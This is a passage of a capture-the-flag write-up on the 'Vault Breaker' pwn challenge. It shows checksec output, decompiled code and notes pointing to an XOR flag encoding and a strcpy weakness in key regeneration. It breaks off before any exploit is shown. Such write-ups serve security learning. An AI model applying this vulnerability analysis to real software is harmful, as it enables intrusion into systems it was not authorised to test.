

Vault Breaker

1) checked security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Vault breaker]
└─$ checksec vault-breaker
[*] '/home/vigneswar/Pwn/Vault breaker/vault-breaker'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./.glibc/'
```

2) Decompiled the binary




Decompile: main - (vault-breaker)


```c

void main(void)

{
  long lVar1;

  setup();
  banner();
  key_gen();
  fprintf(stdout,"%s\n[+] Random secure encryption key has been generated!\n%s",&DAT_00103142,
          &DAT_001012f8);
  fflush(stdout);
  while( true ) {
    while( true ) {
      printf(&DAT_00105160,&DAT_001012f8);
      lVar1 = read_num();
      if (lVar1 != 1) break;
      new_key_gen();
    }
    if (lVar1 != 2) break;
    secure_password();
  }
  printf("%s\n[-] Invalid option, exiting..\n",&DAT_00101300);
                    /* WARNING: Subroutine does not return */
  exit(0x45);
}

```



```c

void key_gen(void)

{
  long lVar1;
  int __fd;
  FILE *__stream;
  long in_FS_OFFSET;
  
  lVar1 = *(long *)(in_FS_OFFSET + 0x28);
  __stream = fopen("/dev/urandom","rb");
  if (__stream == (FILE *)0x0) {
    fprintf(stdout,"\n%sError opening /dev/urandom, exiting..\n",&DAT_00101300);
                    /* WARNING: Subroutine does not return */
    exit(0x15);
  }
  __fd = fileno(__stream);
  read(__fd,random_key,0x20);
  fclose(__stream);
  if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}

```



```

void new_key_gen(void)

{
  int iVar1;
  FILE *__stream;
  long in_FS_OFFSET;
  ulong local_60;
  ulong local_58;
  char local_48 [40];
  long local_20;
  
  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  local_60 = 0;
  local_58 = 0x22;
  __stream = fopen("/dev/urandom","rb");
  if (__stream == (FILE *)0x0) {
    fprintf(stdout,"\n%sError opening /dev/urandom, exiting..\n",&DAT_00101300);
                    /* WARNING: Subroutine does not return */
    exit(0x15);
  }
  while (0x1f < local_58) {
    printf("\n[*] Length of new password (0-%d): ",0x1f);
    local_58 = read_num();
  }
  memset(local_48,0,0x20);
  iVar1 = fileno(__stream);
  read(iVar1,local_48,local_58);
  for (; local_60 < local_58; local_60 = local_60 + 1) {
    while (local_48[local_60] == '\0') {
      iVar1 = fileno(__stream);
      read(iVar1,local_48 + local_60,1);
    }
  }
  strcpy(random_key,local_48);
  fclose(__stream);
  printf("\n%s[+] New key has been genereated successfully!\n%s",&DAT_00103142,&DAT_001012f8);
  if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}

```




Decompile: secure_password - (vault-breaker)

```c

void secure_password(void)

{
  char *__buf;
  int __fd;
  ulong uVar1;
  size_t sVar2;
  long in_FS_OFFSET;
  char acStack_88 [24];
  undefined8 uStack_70;
  int local_68;
  int local_64;
  char *local_60;
  undefined8 local_58;
  char *local_50;
  FILE *local_48;
  undefined8 local_40;

  local_40 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  uStack_70 = 0x100c26;
  puts("\x1b[1;34m");
  uStack_70 = 0x100c4c;
  printf(&DAT_00101308,&DAT_001012f8,&DAT_00101300,&DAT_001012f8);
  local_60 = &DAT_00101330;
  local_64 = 0x17;
  local_58 = 0x16;
  local_50 = acStack_88;
  memset(acStack_88,0,0x17);
  local_48 = fopen("flag.txt","rb");
  __buf = local_50;
  if (local_48 == (FILE *)0x0) {
    fprintf(stderr,"\n%s[-] Error opening flag.txt, contact an Administrator..\n",&DAT_00101300);
                    /* WARNING: Subroutine does not return */
    exit(0x15);
  }
  sVar2 = (size_t)local_64;
  __fd = fileno(local_48);
  read(__fd,__buf,sVar2);
  fclose(local_48);
  puts(local_60);
  fwrite("\nMaster password for Vault: ",1,0x1c,stdout);
  local_68 = 0;
  while( true ) {
    uVar1 = (ulong)local_68;
    sVar2 = strlen(local_50);
    if (sVar2 <= uVar1) break;
    putchar((int)(char)(random_key[local_68] ^ local_50[local_68]));
    local_68 = local_68 + 1;
  }
  puts("\n");
                    /* WARNING: Subroutine does not return */
  exit(0x1b39);
}
```

3) Note:
i) The secure_password function does a simple xor encryption with random_key

4) strcpy

```c
